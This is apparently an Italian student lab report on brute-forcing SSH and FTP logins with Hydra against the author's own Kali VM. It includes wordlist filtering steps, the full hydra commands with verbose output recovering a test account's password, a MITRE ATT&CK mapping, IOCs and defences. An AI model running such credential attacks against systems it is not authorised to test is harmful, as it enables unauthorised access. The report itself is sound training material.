S6 L5
Report Attività: Network Service Authentication Attacks (SSH & FTP)

Target:Stessa vm all’utente test_user
Strumenti utilizzati: Hydra

1.0 Introduzione

In questo esercizio è stata analizzata la sicurezza dei protocolli di rete standard (SSH e FTP) contro attacchi di tipo Brute Force e Dictionary Attack.
L'attività si è concentrata sull'utilizzo del tool Hydra per testare la robustezza delle credenziali di accesso, simulando uno scenario in cui un attaccante tenta di ottenere l'accesso non autorizzato a servizi esposti, sfruttando wordlist note (SecLists).
L'obiettivo è comprendere le meccaniche dell'autenticazione remota e l'importanza di policy password robuste.

2.0 Analisi del Meccanismo Tecnico

L'esercitazione si è svolta in un ambiente controllato (Kali Linux), agendo sia come attaccante che come vittima (localhost/IP locale).

2.1 Fase 1: Preparazione e Ottimizzazione Wordlist

Prima di eseguire l'attacco, è stato necessario preparare il target e ottimizzare le risorse per l'attacco.

Setup del Target:

È stato creato un utente vulnerabile test_user con password testpass ed è stato avviato il servizio SSH.

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.10
The authenticity of host '192.168.50.10 (192.168.50.10)' can't be establishe
d.
ED25519 key fingerprint is SHA256:oR12HIHpuC22GcMkEg2C5Q5sjLc9q8tZrb1otbakvH
Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.10' (ED25519) to the list of known ho
sts.
test_user@192.168.50.10's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (20
25-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
```

Ottimizzazione delle Risorse (Information Gathering):

L'utilizzo di wordlist grezze da milioni di righe (es. xato-net-10-million...) avrebbe comportato tempi di esecuzione proibitivi per un laboratorio didattico, è stata quindi eseguita un'operazione di filtraggio per creare dizionari ridotti contenenti solo varianti della stringa "test":

```
┌──(kali㉿kali)-[~]
└─$ grep "test" /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > xato-usernames.txt
```

```
┌──(kali㉿kali)-[~]
└─$ grep "test" /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt > xato-passwords.txt
```


```
┌──(kali㉿kali)-[~]
└─$ cat xato-usernames.txt | grep "test_user"
test_user
test_user_dmt
test_user1

┌──(kali㉿kali)-[~]
└─$ wc -l xato-usernames.txt
3986 xato-usernames.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat xato-passwords.txt | grep "testpass"

testpass
testpass24
testpass01
mytestpass

┌──(kali㉿kali)-[~]
└─$ wc -l xato-passwords.txt
2601 xato-passwords.txt
```

Usando questi 2 file hydra impiega comunque un tempo spropositato, quindi siamo andati a sfoltirli ancora selezionando le prime 10 voci.
Alle liste mancavano il nostro user e password quindi lo abbiamo aggiunto per ridurre le combinazioni da 10 milioni a 110.
In un attacco reale si va ad utilizzare il file in versione completa, ma nel nostro caso dobbiamo dimostrare solamente il funzionamento del programma.

2.2 Fase 2: Cracking SSH (Hydra)

Una volta preparati i file, è stato lanciato l'attacco contro il servizio SSH (Porta 22).



```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.10 -t 2 ssh -f -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 09:45:08
[DATA] max 2 tasks per 1 server, overall 2 tasks, 110 login tries (l:11/p:10), ~55 tries per task
[DATA] attacking ssh://192.168.50.10:22/
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "test" - 1 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "testing" - 2 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "tester" - 3 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "test123" - 4 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "testtest" - 5 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "test1" - 6 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "test1234" - 7 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "testpass" - 8 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "contest" - 9 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "testing" - pass "test12" - 10 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "test" - 11 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "testing" - 12 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "tester" - 13 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "test123" - 14 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "testtest" - 15 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "test1" - 16 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "test1234" - 17 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "testpass" - 18 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "contest" - 19 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "tester" - pass "test12" - 20 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "test" - 21 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "testing" - 22 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "tester" - 23 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "test123" - 24 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "testtest" - 25 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "test1" - 26 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "test1234" - 27 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "testpass" - 28 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "contest" - 29 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test1" - pass "test12" - 30 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "test" - 31 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "testing" - 32 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "tester" - 33 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "test123" - 34 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "testtest" - 35 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "test1" - 36 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "test1234" - 37 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "testpass" - 38 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "contest" - 39 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test123" - pass "test12" - 40 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "test" - 41 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "testing" - 42 of 110 [child 1] (0/0)
[STATUS] 42.00 tries/min, 42 tries in 00:01h, 68 to do in 00:02h, 2 active
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "tester" - 43 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "test123" - 44 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "testtest" - 45 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "test1" - 46 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "test1234" - 47 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "testpass" - 48 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "contest" - 49 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "glotest" - pass "test12" - 50 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "test" - 51 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "testing" - 52 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "tester" - 53 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "test123" - 54 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "testtest" - 55 of 110 [child 1] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "test1" - 56 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "test1234" - 57 of 110 [child 0] (0/0)
[ATTEMPT] target 192.168.50.10 - login "test_user" - pass "testpass" - 58 of 110 [child 1] (0/0)
[22][ssh] host: 192.168.50.10   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 09:46:28
```

Comando Eseguito:

hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.10 -t 2 ssh -f -V

Analisi del comando:

- hydra: Il tool di cracking parallelo.


- -L xato-usernames.txt: (Lista Utenti) Indica di usare il file specificato per testare molteplici username.
- -P xato-passwords.txt: (Lista Password) Indica di usare il file specificato come dizionario di password.
- 192.168.50.10: L'indirizzo IP del target.
- -t 2: (Tasks) Limita il numero di tentativi paralleli a 2. Questo è cruciale per evitare che il servizio SSH blocchi la connessione per troppe richieste simultanee (Denial of Service involontario).
- ssh: Specifica il protocollo/modulo da attaccare.
- -V: Mostra a video ogni tentativo login:password in tempo reale, utile per il debugging.
- -f: Hydra interrompe immediatamente il processo di attacco appena trova una singola credenziale valida.

Risultato:

Hydra ha completato l'attacco identificando con successo la coppia di credenziali valida:
[22][ssh] host: 192.168.50.10 login: test_user password: testpass

2.3 Fase 3: Cracking FTP (vsftpd)

Nella seconda fase, è stato installato e configurato il servizio FTP tramite il pacchetto vsftpd.
FTP (File Transfer Protocol) opera sulla porta 21 e trasmette dati in chiaro.




Comandi utilizzati:

- sudo apt install vsftpd -y
  - installa il servizio
- sudo service vsftpd start

    - avvia il servizio
- netstat -antp | grep 21
    - controlla che il servizio sia attivo sulla porta 21

Dopo aver eseguito questi comandi siamo passati a hydra, il funzionamento è lo stesso del comando precedente, ma andiamo a modificare il comando per usare il servizio ftp al posto di ssh



Comando Eseguito:

hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.10 -t 2 ftp -f -V

Analisi del comando:

- La sintassi rimane invariata rispetto all'attacco SSH, eccetto per l'argomento finale ftp.
- Hydra adatta automaticamente il payload di rete per comunicare con il server FTP.

Osservazione Tecnica:
L'attacco FTP è risultato significativamente più veloce rispetto a quello SSH, questo perché SSH richiede un handshake crittografico complesso per ogni tentativo di connessione, consumando più CPU e tempo, mentre FTP è un protocollo testuale semplice senza overhead di cifratura iniziale.

3.0 Analisi del Rischio e Impatto
Questa attività è classificabile nel framework MITRE ATT&CK sotto la tattica di Credential Access.

Tattica (Tactic)	ID Tecnica	Nome Tecnica	Descrizione nel contesto
Credential Access	**T1110.001**	**Brute Force: Password Guessing**	Tentativi sistematici di indovinare le credenziali utilizzando liste di password comuni (Dictionary Attack) contro servizi esposti (SSH/FTP).
Credential Access	**T1110.003**	**Brute Force: Password Spraying**	(Applicabile se si usa 1 password contro molti utenti). Nel nostro caso è stato un attacco Many-to-Many.

Impatto:
- Accesso Iniziale: L'attaccante ottiene una shell sul sistema.
- Escalation: Da test_user, l'attaccante potrebbe cercare vulnerabilità locali (es. sudo malconfigurato) per diventare root.
- Esfiltrazione Dati: Accesso ai file aziendali trasferibili via FTP/SCP.

4.0 Indicatori di Compromissione (IOC) e Difesa

Un analista SOC può identificare questi attacchi tramite i seguenti IOC:

- Log di Sistema (/var/log/auth.log o /var/log/secure):
    - Presenza massiva di eventi "Failed password for..." seguiti da un "Accepted password" dallo stesso IP in un breve lasso di tempo.

- Log Applicativi (/var/log/vsftpd.log):
    - Sequenze rapide di comandi USER e PASS falliti.

- Traffico di Rete:
    - Picchi anomali di traffico TCP sulle porte 22 e 21 provenienti da un singolo host.

Contromisure Tecniche:

- Disabilitare Autenticazione Password (SSH): Utilizzare esclusivamente l'autenticazione a chiave pubblica/privata (SSH Keys).
- Account Lockout & Rate Limiting: Implementare strumenti come Fail2Ban che bannano temporaneamente gli IP dopo X tentativi falliti.
- Password Policy: Imporre password complesse che non siano presenti in wordlist comuni come rockyou o seclists.
- Disabilitare Servizi non sicuri: Evitare l'uso di FTP (in chiaro) in favore di SFTP (SSH File Transfer Protocol).

5.0 Conclusione

L'esercizio dimostra come la sicurezza di un servizio di rete non dipenda solo dal software utilizzato (SSH è crittograficamente sicuro), ma dalla robustezza delle credenziali configurate.
L'uso di Hydra ha evidenziato che password deboli o basate su dizionario ("testpass") possono essere compromesse in pochi secondi, indipendentemente dalla complessità del protocollo sottostante.
La mitigazione richiede un approccio proattivo basato su autenticazione forte (MFA/Keys) e monitoraggio attivo dei log.